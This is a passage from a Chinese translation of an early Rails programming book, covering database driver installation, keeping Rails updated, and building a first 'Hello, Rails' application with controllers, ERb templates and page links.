3.7 Rails 和数据库 Rails and Databases

30

本书中所用的例子都用 SQLite 3 开发（大概是 3.4.0 版本）。如果跟着我们的步伐前进，你最好也使用 SQLite 3；不过使用别的数据库也不是什么大问题：你可能需要对代码中直接编写的 SQL 稍作调整，但 Rails 已经很好地消除了应用程序中的大部分与具体数据库相关的 SQL。

数据库密码

这里有一点颇具争议的提示。生产数据库总是要设置密码的，但大部分 Rails 开发者似乎并不想费心给开发数据库设置密码——实际上，大部分人在偷懒的路上走得更远，他们在开发中直接使用 MySQL 默认的 root 用户。

这样做有危险吗？有人确实这样认为，但一般来说开发机器都位于——至少理应位于——防火墙后面，而且 MySQL 还允许你设置 `skip-networking` 选项来禁止远程访问。所以，如果你一直跟着我们的步伐，就应该使用一个没有密码的 root 用户；如果你创建了别的用户或者设置了别的密码，就要调整连接参数和命令行输入的命令（假如你设置了密码，就要在连接 MySQL 时加上 `-p` 选项）。至于“如何部署安全的 MySQL 生产环境”，请看 Security Focus 网站上的一篇文章（<http://www.securityfocus.com/infocus/1726>）。

如果你打算连接 SQLite 3 之外的数据库，Rails 也可以与 DB2、MySQL、Oracle、Postgres、Firebird 及 SQL Server 等数据库一起工作。如果你使用 SQLite 3 之外的数据库，需要首先安装数据库驱动——这是一个 Ruby 库，Rails 可以通过它连接并访问你的数据库引擎。本节就要介绍如何安装数据库驱动。

数据库驱动都是用 C 编写的，并且多以源码形式发布。如果你不想费劲编译源码来得到驱动程序，就请认真查看驱动的网站，很多时候作者也会同时发布编译好的二进制版本。

如果实在找不到二进制版本，或者你更愿意自己编译源码，就要在机器上安装相应的开发环

⁵ 如果 RubyGems 的版本是 0.9.5 之前，请使用 `gem_server` 命令。

境。在 Windows 平台上，这通常意味着你需要安装 Visual C++；在 Linux 上，你需要 gcc 和其他相关软件（不过这些东西很可能已经安装好了）。

在 OS X 平台上，你要安装开发者工具（操作系统的安装包里有这套工具，不过默认情况下是不安装的）。另外别忘了，要把数据库驱动安装在正确的 Ruby 版本上。如果已经安装了自己的 Ruby 版本，绕过了内建的 Ruby，则当编译和安装数据库驱动时，千万记得把我们安装的 Ruby 版本放在系统路径的最前面。我通常会用 `which ruby` 命令来确定当前运行的 Ruby 不是位于 `/usr/bin` 的版本。

下面列出了 Rails 支持的各种数据库，并给出了各个驱动程序的首页地址。

DB2	http://raa.ruby-lang.org/project/ruby-db2 , 或者 http://rubyforge.org/projects/rubyibm
Firebird	http://rubyforge.org/projects/fireruby/
MySQL	http://www.tmtm.org/en/mysql/ruby
Oracle	http://rubyforge.org/projects/ruby-oci8
Postgres	http://rubyforge.org/projects/ruby-pg
SQL Server	http://github.com/rails-sqlserver
SQLite	http://rubyforge.org/projects/sqlite-ruby

你可以在 Ruby-DBI 主页 (<http://rubyforge.org/projects/ruby-dbi>) 下载 `postgres-pr`，这是一个纯 Ruby 编写的 Postgres 驱动。

MySQL 与 SQLite 的驱动都可以通过 RubyGems 下载（gem 名称分别是 `mysql` 和 `sqlite`）。

3.8 保持更新

Keeping Up-to-Date

如果你是通过 RubyGems 安装的 Rails，保持更新就非常简单，只要输入下列命令：

```
rubys> gem update rails
```

RubyGems 就会自动更新你的 Rails 安装版本⁶。当你重新启动应用程序时，Ruby 会自动选取版本最新的 Rails 来运行（在原书第 651 页的“部署与生产”一章中，我们还会讨论“如何更新已经投入使用的应用程序”）。RubyGems 会自动保存升级之前的旧版本文件，用下列命令就可以删除这些备份文件：

```
rubys> gem cleanup
```

安装了最新版本的 Rails 之后，你可能希望同时更新 Rails 在创建应用程序之初加入其中的那些文件（例如用于支持 Ajax 的 JavaScript 库、各种脚本等）。只要在应用程序的顶级目录运行下列命令即可：

```
rubys> rake rails:update
```

⁶ 较早的 RubyGems 版本可能要加上 `--include-dependencies` 选项。

3.9 Rails 和 ISPs

Rails and ISPs

如果你希望将 Rails 应用程序放在共享主机环境下，使人们可以通过 Internet 访问它，就要寻找一家支持 Ruby 的 ISP——它必须支持 Ruby，拥有你需要的 Ruby 数据库驱动，并且支持 Phusion Passenger 或是基于反向代理的 Mongrel。在第 28 章“部署与生产”（原书第 651 页），我们还会继续讨论关于 Rails 应用部署的问题。

Rails wiki 上的一个页面 (<http://wiki.rubyonrails.com/rails/pages/RailsWebHosts>) 列出了一些支持 Rails 的 ISP。

现在，我们已经装好了 Rails，下面就该动手使用它了。让我们进入下一章吧。



第4章

立竿见影

Instant Gratification

现在，我们来编写一个极其简单的 web 应用，以验证 Rails 已经成功地在我们的机器上落户了。在此过程中，我们还会简单介绍 Rails 应用的工作方式。

4.1 新建一个应用程序 Creating a New Application

安装了 Rails 框架之后，你同时也得到了一个新的命令行工具：`rails`。这个工具可以用于构造每个新的 Rails 应用程序。

为什么我们需要这么一个工具——我是说，为什么不抄起最顺手的编辑器，从头开始编写应用程序的每行代码呢？呃……我们确实可以这样做，但 Rails 可以在幕后变很多戏法，让我们只须做最少量的配置即可运行一个应用程序。为了让这些戏法能够生效，Rails 必须能够找到应用程序中的各种组件。正如我们稍后（在第 15.2 节“目录结构”，原书第 253 页）将会看到的，这就意味着我们必须创建某种固定的目录结构，并且将我们的代码放在合适的地方。`rails` 这个命令可以帮我们创建这一目录结构，并且生成一些标准的 Rails 代码。

现在，我们来创建第一个 Rails 应用程序：打开 shell 窗口，进入文件系统的某个地方——你希望将应用程序目录结构保存在那里的某个地方。在我们的例子中，我们将把项目创建在一个名为 `work` 的目录之下。因此，我们在这个目录中用 `rails` 命令创建一个名为 `demo` 的应用程序。在这里要加些小心：如果已经存在一个名叫 `demo` 的目录，`rails` 会询问你是否要覆盖已有的文件。¹

```
rubys> cd work
work> rails demo
create
create app/controllers
create app/helpers
create app/models
:
:
create log/development.log
create log/test.log
work>
```

上述命令创建了一个名为 `demo` 的目录。进入这个目录，列出它的全部内容（在 Unix 中使用 `ls` 命令，在 Windows 中使用 `dir` 命令），你应该会看到这样的一堆文件和子目录：

¹ 另外，如果你想指定使用哪个版本的 Rails（参看原书第 26 页，3.5 节，“选择 Rails 版本”），现在正是时候。

```
work> cd demo
demo> ls -p
README           config/      lib/          script/     vendor/
Rakefile         db/          log/          test/       tmp/
app/             doc/          public/
```

突然面对那么多目录（还有它们包含的文件）也许会让你感到有点害怕，不过我们完全不用理会它们的存在。现在，我们只要用到它们中的两个：首先是 `app` 目录，我们将在其中编写应用程序；然后是 `script` 目录，其中包含了一些有用的工具脚本。

让我们先从 `script` 子目录看起。这里有一个名叫 `server` 的脚本，它会启动一个独立运行的 WEBrick²服务器，我们新建的 Rails 应用程序就将在其中运行。那么，在继续前进之前，我们先把刚才编写（或者说，生成）的应用程序启动起来吧。

```
demo> ruby script/server
=> Booting WEBrick...
=> Rails application started on http://0.0.0.0:3000
=> Ctrl-C to shutdown server; call with --help for options
[2006-01-08 21:44:10] INFO WEBrick 1.3.1
[2006-01-08 21:44:10] INFO ruby 1.8.2 (2004-12-30) [powerpc-darwin8.2.0]
[2006-01-08 21:44:11] INFO WEBrick::HTTPServer#start: pid=10138 port=3000
```

从启动输出信息的最后一行就可以看出，我们在 3000 端口³上启动了一个 web 服务器。我们可以打开浏览器，访问 `http://localhost:3000`，就会看到这个应用程序，如图 4.1 所示。

察看你启动 WEBrick 的那个窗口，就会看到那里输出了一些跟踪信息，表明你正在访问这个应用程序。我们可以让 WEBrick 一直在命令行窗口中运行。稍后我们编写应用代码之后，只要在浏览器中访问，就会看到命令行窗口输出请求的相关信息。如果想要停止 WEBrick 的运行，可以在命令行窗口中按下 Ctrl-C 键（现在别按——我们还要接着用这个应用程序呢）。




图 4.1 新建的 Rails 应用程序

² WEBrick 是一个纯 Ruby 编写的 web 服务器，随 Ruby 1.8.1 或更高版本发行。只要安装了 Ruby 环境，就一定可以运行这个服务器，因此 Rails 用它作为默认的开发 web 服务器。不过，如果你的机器上安装了名叫 Mongrel 或者 Lighttpd 的 web 服务器（并且 Rails 也可以找到它），`script/server` 命令会默认使用后者，而不是 WEBrick。你也可以在命令的后面加上一个参数选项，强制 Rails 使用 WEBrick：

```
demo> ruby script/server webrick
```

³ URL 地址中的“0.0.0.0”表示 WEBrick 会接收来自所有接口的连接。在 Dave 的 OS X 系统上，这就表示不管来自本地接口（127.0.0.1 和 ::1）还是来自 LAN 连接的请求都会被 WEBrick 接收到。

现在，我们已经让新应用跑了起来，但其中还没有自己编写的代码。下面，我们就要改变这种情况。

4.2 Hello, Rails

我实在没办法——每次要试用一个新系统时，都得写一个“Hello, World!”程序。在 Rails 中，这个程序会把我们诚挚的问候发送到浏览器上。

正如我们在第 2 章（“Rails 应用的架构”，原书第 11 页）中所介绍的，Rails 是一个 MVC 框架。Rails 接收来自浏览器的请求，对请求进行解读以找到合适的控制器，再调用控制器中合适的方法。然后，控制器又调用一个特定的视图，将结果显示给用户。好消息是，Rails 已经帮我们搞定了绝大部分的“管道代码”，这几部分已经被有机地结合在一起。现在，为了写出这个简单的“Hello, World!”应用，我们要编写一个控制器和一个视图。我们无须编写模型，因为无须处理任何数据。那么就从控制器开始吧。

就像用 `rails` 命令新建一个 Rails 应用程序一样，我们也可以借助一个脚本来新建一个控制器。这个脚本名叫 `generate`，它就保存在 `demo` 项目的 `script` 子目录中。所以，要创建一个名为 `say` 的控制器，我们只须在 `demo` 目录中运行这个脚本，将控制器的名称传递进去即可⁴：

```
demo> ruby script/generate controller Say
exists app/controllers/
exists app/helpers/
create app/views/say
exists test/functional/
create app/controllers/say_controller.rb
create test/functional/say_controller_test.rb
create app/helpers/say_helper.rb
```

脚本显示出了它所检查的文件与目录，以及它所添加的 Ruby 源代码和目录。现在，我们感兴趣的是它创建的 Ruby 源程序，以及新增的目录。

我们首先要关注的是控制器的源代码，它位于 `app/controllers/say_controller.rb` 文件中，让我们来看看这个文件：

```
work/demo1/app/controllers/say_controller.rb
class SayController < ApplicationController
end
```

defining
classes
→原书第
671页

几乎不能再小了，不是吗？`SayController` 是一个空的类，它从 `ApplicationController` 继承而来，因此它自动地拥有所有默认的控制器行为。现在该我们动手了，我们要在这个控制器中增加一些代码，用来处理用户请求。这些代码应该做什么？现在什么都不需要做——我们只需要一个空的 `action` 方法。所以，下一个问题就是：这个方法应该叫什么名字？这个问题的答案是：先来看看 Rails 处理请求的方式。

Rails 和请求 URL

和别的 web 应用一样，一个 Rails 应用在用户看来是与一个 URL 相关联的。当你把浏览器指向这个 URL 时，你就开始与这个应用程序对话，它则为你生成应答信息。

⁴ “控制器的名称”这个概念可能比你想象的要更复杂一些，我们会在第 15.4 节（“命名约定”，原书第 264 页）详细解释这个问题。现在，我们只须假设控制器的名字就是 `Say`。

然而，真实的情况比这要复杂一些。不妨想象我们的应用程序可以通过下列地址访问：<http://pragprog.com/>。存放这个应用程序的 web 服务器对于路径相当聪明，它知道针对这个 URL 的请求需要与我们的应用程序对话。URL 中在这之后的任何东西都无法改变这一点：我们的应用程序将被调用。后续的路径信息都将被传递给这个应用程序，后者将把这些信息用于自身内部的用途。

Rails 会根据路径来判断控制器的名称，以及控制器内部将被调用的 action 名称⁵，如图 4.2 所示。在路径中，紧跟在应用程序名称后面的第一部分是控制器名称，第二部分是 action 名称，如图 4.3 所示。




图 4.2 URL 被映射到控制器和 action 上

我们的第一个 action

我们来给 `say` 控制器加上一个名为 `hello` 的 action。从前一节的讨论可以得知，如果在 `SayController` 类中创建一个 `hello` 方法，就意味着加上了名为 `hello` 的 action。但这个方法应该做什么？现在它什么都不需要做。请记住，控制器的职责就是为视图的显示提供充分信息。在我们的第一个应用程序中，没有任何信息需要控制器提供，因此一个空的 action 方法就足够了。请用你最喜欢的编辑器修改 `app/controllers` 目录下的 `say_controller.rb` 文件，在其中加上 `hello()` 方法：

```
work/demo1/app/controllers/say_controller.rb
class SayController < ApplicationController
  def hello
  end
end
```

39




图 4.3 Rails 将请求导向控制器和 action

⁵ Rails 在解析 URL 时相当灵活。本章所描述的是默认的 URL 解析机制。在第 21.2 节（“请求的路由”，原书第 422 页），我们将看到如何改变这一机制。

现在让我们试着调用它。随便找一个浏览器窗口，访问下列 URL: <http://localhost:3000/say/hello>。（请注意：在测试环境下，路径中没有包含应用程序名——我们直接就导向到控制器。）你会看到类似这样的效果⁶。




◀ 40

也许有些恼人，但这个错误是绝对合理的（除了错误提示中那个古怪的路径之外）。我们创建了控制器类和 action 方法，但没有告诉 Rails 该显示什么东西——我们还需要一个视图。还记得我们运行脚本新建控制器时的情景吗？那个脚本帮我们生成了三个文件和一个目录，这个目录就是用来存放控制器视图的模板文件的。在这里，我们创建了一个名为 say 的控制器，因此视图就应该位于 app/views/say 目录中。

为了完成这个“Hello, World!”应用程序，我们来创建一个模板。默认情况下，Rails 会寻找与当前 action 同名的模板文件。在我们的例子中，这就意味着我们要创建一个名为 app/views/say/hello.html.erb⁷的文件（为什么是.html.erb？我们稍后就会解释）。现在，只须在其中放入基本的 HTML 代码。

```
work/demo1/app/views/say/hello.html.erb
<html>
  <head>
    <title>Hello, Rails!</title>
  </head>
  <body>
    <h1>Hello from Rails!</h1>
  </body>
</html>
```

保存 hello.html.erb 文件，刷新浏览器窗口，你就应该看到一句友好的问候。请注意，我们无须重新启动应用程序就可以看到更新后的效果。在开发的过程中，每当你保存文件时，Rails 就会自动将修改结果整合到正在运行的应用程序中去。



到目前为止，我们在两个文件中添加了代码：在控制器中添加了一个 action，又创建了一个模板以便在浏览器上显示页面。这些文件都位于预先定好的标准位置：控制器在 app/controllers 目录下，视图在 app/views 中各自的子目录下，如图 4.4 所示。

⁶ 如果你看到的不是这个页面，而是 No route matches “/say/hello”之类的消息，请重启你的 Rails 应用，因为你的某些操作可能导致 Rails 把创建控制器之前的配置信息缓存起来。

⁷ 在较早的 Rails 版本中，这个文件应该是 hello.rhtml。

让它动起来

到目前为止，我们的 Rails 应用程序还相当老土——它只能显示一个静态页面。为了给它增加一点动感，我们让它在每次显示页面时顺便显示当前的时间。

为了实现这一效果，我们要对视图的模板文件稍加修改——现在它要以字符串的形式把“时间”这项信息包含进来。这时就出现了两个问题。首先，我们如何在模板中添加动态内容？其次，要显示的“时间”信息从哪里来？




图 4.4 控制器和视图的标准位置

动态内容

在 Rails 中，有两种方式可以创建动态的模板⁸。其一是使用“构建器”（Builder）这种技术，我们将在第 23.1 节（“Builder 模板”，原书第 507 页）介绍这种方式。第二种方式也就是我们要在这里使用的：将 Ruby 代码嵌入模板中。这也就是我们要把模板文件命名为 `hello.html.erb` 的原因：`.html.erb` 后缀告诉 Rails，要借助 ERb 系统对文件的内容进行扩展。

ERb 是一个过滤器：进去的是 `.html.erb` 文件，出来的是经过转换的内容——在 Rails 中，输出的文件通常是 HTML 格式，但也可以是别的任何东西。普通的内容会直进直出，没有任何变化。但 `<%=` 和 `%>` 符号之间的内容则会被看作 Ruby 代码执行，执行的结果将被转换为字符串，并替换到文件中 `<% ... %>` 序列所在的位置。譬如说，我们在 `hello.html.erb` 中加入下列内容：

```
erb/ex1.html.erb
<ul>
  <li>Addition: <%= 1+2 %> </li>
  <li>Concatenation: <%= "cow" + "boy" %> </li>
  <li>Time in one hour: <%= 1.hour.from_now %> </li>
</ul>
```

刷新浏览器，模板就会生成下列 HTML：

```
<ul>
  <li>Addition: 3 </li>
  <li>Concatenation: cowboy </li>
```

⁸ 实际上有三种。不过第三种方式 rjs 只有在为现有页面添加 Ajax 的魔法时才有用。我们将在原书第 598 页介绍 RJS。

```
<li>Time in one hour: Fri May 23 14:30:32 -0400 2008 </li>
</ul>
```

在浏览器窗口中，你会看到下列内容：

- Addition: 3
- Concatenation: cowboy
- Time in one hour: Fri May 23 14:30:32 -0400 2008

另外，在.html.erb 文件中，<%与%>符号(前者没有等号)之间的内容会被看作 Ruby 代码执行，但执行的结果不替换回输出。真正有趣的是，可以将这种程序处理与非Ruby 代码混合使用。譬如说，我们可以编写一个“节日版本”的hello.html.erb。

```
<% 3.times do %>
Ho!<br />
<% end %>
Merry Christmas!
```

3.times
└原书第
677页

这会生成下列 HTML：

```
erb/ex2a.rb
Ho!<br />
Ho!<br />
Ho!<br />
Merry Christmas!
```

可以看到，每当 Ruby 循环执行一次，其中的文本都会被发送到输出流。

但这里还是有些不容易理解的事情：这些空行是从哪里来的？它们来自输入文件。认真想想就会发现，模板源文件在第一行与第三行的“%>”标记后面都加上了换行符。模板经过渲染之后，<% 3.times do %>这句代码消失了，换行符却留了下来。循环每执行一次，输出的内容中就增加一个换行符，然后才是“Ho！”这行文字。同样的，<% end %>代码后面的换行符被插入到了最后一个“Ho！”与“Merry Christmas!”之间。

一般而言，这不是什么大问题，因为 HTML 并不关心空白字符。不过，如果你用模板机制来创建电子邮件，或是生成的 HTML 中包含

```
代码块，就要去掉这些空行。为此，只要把 rhtml 代码的结尾标记由“%>”改为“-%>”即可，这里的减号就会告诉 Rails 将紧随其后的换行符全部去掉。如果我们将“3.times”这句代码的结尾标记加上一个减号：
```

◀ 43

```
erb/ex2a.html.erb
<% 3.times do -%>
Ho!<br />
<% end %>
Merry Christmas!
```

我们就会得到下列输出：⁹

```
Ho!<br />
Ho!<br />
Ho!<br />
Merry Christmas!
```

再把“end”那句代码也加上减号：

⁹ 如果此刻输出页面上还是有空行，请检查确保在行末没有任何空白字符。-%>符号必须位于一行的最末才会生效。

```
erb/ex2b.html.erb
<% 3.times do -%>
Ho!<br />
<% end -%>
Merry Christmas!
```

就可以把“Merry Christmas”前面的空行也去掉了。

```
Ho!<br />
Ho!<br />
Ho!<br />
Merry Christmas!
```

一般而言，是否去掉换行符取决于个人爱好，并没有一定之规。不过，很多人都习惯于在模板代码中放上减号（就像前面的例子这样），所以你至少应该知道这是干什么用的。

在下面的例子中，一个循环对一个变量设值，变量的值则被插入一段文本中显示：

```
erb/ex3.html.erb
<% 3.downto(1) do |count| -%>
<%= count %>...<br />
<% end -%>
Lift off!
```

44

让开发更简单

你应该已经注意到，我们在开发过程中都干了些什么。当我们在应用程序中添加代码之后，无须重新启动正在运行的应用程序，新修改的内容就会自动投入运行了。而且每当我们做了修改，在浏览器中立即就能体现出来。这是怎么回事？

这是因为基于 WEBrick 的 Rails 分发器相当聪明。在开发模式下（另外的两种模式是测试模式与生产模式），每当有新的请求进来，它都会自动重新加载相关的源程序。这样一来，当我们对应用程序进行编辑时，分发器就会确保最近的修改结果投入运行。这对于开发来说是件好事。

然而，这种灵活性也是有代价的：它会在“用户输入 URL”与“应用程序作出响应”之间造成一个短暂的间隔——这段间隔就是分发器重新加载文件的时间。在开发阶段，这是值得付出的代价；但在投入真实运行之后，这是不能接受的。因此，这项特性在生产模式（详见第 28 章，“部署与生产”，原书第 651 页）下是被禁用的。

这个模板会把下列内容送给浏览器：

```
3...<br />
2...<br />
1...<br />
Lift off!
```

关于 ERb，还有一件事需要说明：很多时候，用`<%= ... %>`生成的字符串会包含“<”符号与“&”符号，这两个符号对于 HTML 来说是至关重要的。为了防止这些符号把页面搞乱（以及为了避免潜在的安全性问题，请详见第 27 章，“保护 Rails 应用”，原书第 637 页），你会希望对这些字符进行转码。Rails 有一个辅助方法 `h()` 用于做这件事。大多数时候，当把动态内容放入 HTML 页面中时，你应该使用这个方法。

```
erb/ex4.html.erb
Email: <%= h("Ann & Bill <frazers@isp.email>") %>
```

在这个例子中，`h()` 方法保护了邮件地址中的特殊字符不会扰乱浏览器显示——它们会被转码为 HTML 实体。用户在浏览器中会看到“Email: Ann & Bill <frazers@isp.email>”字样，浏

览器接收到的则是“Email: Ann & Bill <frazers@isp.email>”——特殊字符也被正确显示出来。

45

把时间加上

我们最初的目标是向用户显示当前的时间。现在我们已经知道如何在应用程序中显示动态数据，第二个要解决的问题就是：从哪里获取时间？

我们的解决办法是调用 Ruby 的 `Time.now()` 方法——在 `hello.html.erb` 模板中直接调用。

```
<html>
  <head>
    <title>Hello, Rails!</title>
  </head>
  <body>
    <h1>Hello from Rails!</h1>
    <p>
      It is now <%= Time.now %>
    </p>
  </body>
</html>
```

这个办法行得通。只要访问这个页面，用户就会看到当前的时间。对于这个小例子，这种办法也就够好了。然而，通常情况下我们会希望用另一种办法：将“获得时间”的逻辑放在控制器中，视图则只承担显示信息的职责。因此，要对控制器中的 `action` 方法稍加修改，将时间值放在名为 `@time` 的实例变量中：

instance
variable
→原书第
672页


```
work/demo2/app/controllers/say_controller.rb
class SayController < ApplicationController
  def hello
    @time = Time.now
  end
end
```

在 `.html.erb` 模板中，我们把这个实例变量输出给用户：

```
work/demo2/app/views/say/hello.html.erb
<html>
  <head>
    <title>Hello, Rails!</title>
  </head>
  <body>
    <h1>Hello from Rails!</h1>
    <p>
      It is now <%= @time %>
    </p>
  </body>
</html>
```

刷新浏览器，我们会看到时间以 Ruby 标准格式显示出来。

46



而且可以看到，每当点击浏览器的“刷新”按钮时，页面上显示的时间都会变化。看起来，我们确实已经制造出了动态的内容。

为什么我们要在控制器中获取时间，然后在视图中显示？这不是自找麻烦吗？问得好。在这个应用程序中，你当然可以直接在模板中调用 `Time.now()` 方法；但是，把这一调用放进控制器会给你带来好处。譬如说，也许我们将来会希望对应用程序进行扩展，使其可以支持多国家使用，这样我们就须对时间的显示加以本地化：不仅要选择适合用户习惯的显示格式，还要提供与他们所在时区相应的时间。这些逻辑应该属于应用级代码，并不适合嵌在视图中。如果在控制器中提供要显示的时间信息，我们的应用程序就会更加灵活：我们可以在控制器中修改显示格式和时区设置，而不必对视图做任何修改。时间信息是一份数据，它应该由控制器提供给视图。等到介绍模型对象时，我们会看到很多这样的例子。

到目前为止……

我们来简单回顾一下，这个应用程序是如何工作的。

1. 用户通过浏览器进入我们的应用程序。在这里，我们使用一个本地 URL，例如 `http://localhost:3000/say/hello`。
2. Rails 对 URL 进行分析，`say` 这一部分被视为控制器的名称，因此 Rails 为 `SayController` 这个 Ruby 类（位于 `app/controllers/say_controller.rb` 文件）新建一个实例。
3. URL 路径中的下一部分（`hello`）被视为 action 的名称。Rails 调用控制器中名称为 `hello` 的方法，该方法新建一个 `Time` 对象（后者记录了当前的时间），并将其放进 `@time` 实例变量中。
4. Rails 寻找一个用于显示结果的模板，它会到 `app/views` 目录中寻找与控制器名称相同的子目录（`say`），然后在该子目录中寻找与 action 名称相符的文件（`hello.html.erb`）。

47 ➤

// Joe 问……
视图如何获取时间

按照前面的介绍，我们在控制器中把时间信息放进一个实例变量，`.html.erb` 文件则从这个实例变量取出当前时间，并显示给用户。但是，控制器对象中的实例变量是 `private` 的。那么 ERb 又是如何取出这些 `private` 的数据，并在模板中使用的呢？

说复杂也复杂，说简单也简单。Rails 使用了 Ruby 的某些魔法，使得控制器对象中的实例变量被注射到了模板对象中。其结果就是：视图模板可以访问控制器中的任何实例变量，就好像是在访问它们自己的实例变量一样。

有些人偏要刨根问底：“可是这些变量的值到底是怎么设进去的呢？”这些人就是不相信魔法，别跟他们一起过圣诞节。

5. Rails 借助 ERb 对模板进行处理，执行其中嵌套的 Ruby 代码，以及将控制器提供的值替换进去。
6. Rails 结束对这一请求的处理，处理的结果被发送给浏览器。

这并不是故事的全部——Rails 给了我们很多机会，可以对基本流程进行调整（我们很快就会用到这些机会）。我们这个故事的意义在于：它充分体现了惯例重于配置（*convention over configuration*）的原则，这是 Rails 的基本思想之一。由于提供了便利有效的默认配置与命名惯例，Rails 应用通常只

需要很少的外部配置——如果不是完全不需要的话。应用程序的各个部分以一种很自然的方式组合起来，无须我们多操心。

4.3 把页面连起来

Linking Pages Together

很少有哪个 web 应用只有一个页面的。现在，我们就来试试给“Hello, World!”应用再加上一点 web 设计的美妙效果。

一般来说，应用程序中的一类页面会对应到一个视图。在这里，我们要新加一个 action 方法，并为它新建一个页面（这并非必须，在本书后面部分会看到不同的例子）。我们将把这个 action 方法也放在 SayController 控制器中——当然你也可以选择新建一个控制器，不过目前并没有什么特别的理由让我们这样做。

我们已经知道如何新建视图与 action：为了添加一个名为 *goodbye* 的 action，只须在控制器中定义一个同名的新方法即可。

现在，我们的控制器看起来就像这样：


```
work/demo3/app/controllers/say_controller.rb
class SayController < ApplicationController
  def hello
    @time = Time.now
  end

  def goodbye
  end
end
```

下面，我们要在 app/views/say 目录中新建一个模板，它的名字应该是 *goodbye.html.erb*，因为在默认状态下，模板的名字应该与 action 的名字匹配。

```
work/demo3/app/views/say/goodbye.html.erb
<html>
  <head>
    <title>See You Later!</title>
  </head>
  <body>
    <h1>Goodbye!</h1>
    <p>
      It was nice having you here.
    </p>
  </body>
</html>
```

打开我们信赖的浏览器，这次输入的 URL 是 <http://localhost:3000/say/goodbye>。你应该会看到如下图所示的效果。



现在我们要将这两个页面连接起来。要在“hello”页面上放一个链接，让它把用户带到“goodbye”页面；反过来，后者也应该有一个指向前者的链接。在一个真实的应用程序中，我们可能希望用好看的按钮来提供这样的功能，不过现在只要使用超链接就够了。

我们已经知道，Rails 按照命名惯例将 URL 解析为“控制器名称”和“action 名称”两部分。因此，我们的链接也应该遵循这一惯例。

所以，我们在 `hello.html.erb` 中加入下列内容：

```
<html>
  ...
  <p>
    Say <a href="/say/goodbye">Goodbye</a>!
  </p>
  ...

```

`goodbye.html.erb` 中的链接也与此类似：

```
<html>
  ...
  <p>
    Say <a href="/say/hello">Hello</a>!
  </p>
  ...

```

这种办法当然管用，但多少有点脆弱：如果我们把应用程序搬到 web 服务器的另一个地方，这些 URL 就会失效。而且，这实际上是把 Rails 对 URL 格式的解读直接写进了代码中，而 Rails 将来的版本完全有可能改变目前的解读方式。

还好，我们有办法解决这个问题。Rails 提供了一大堆可以在视图模板中使用的辅助方法。在这里，我们可以使用 `link_to()` 辅助方法，这个方法可以创建指向一个 action 的超链接¹⁰。用上 `link_to()` 方法之后，`hello.html.erb` 就变成了：

```
work/demo4/app/views/say/hello.html.erb
<html>
  <head>
    <title>Hello, Rails!</title>
  </head>
  <body>
    <h1>Hello from Rails!</h1>
    <p>
      It is now <%= @time %>.
    </p>
    <p>
      Time to say
      <%= link_to "Goodbye!", :action => "goodbye" %>
    </p>
  </body>
</html>
```

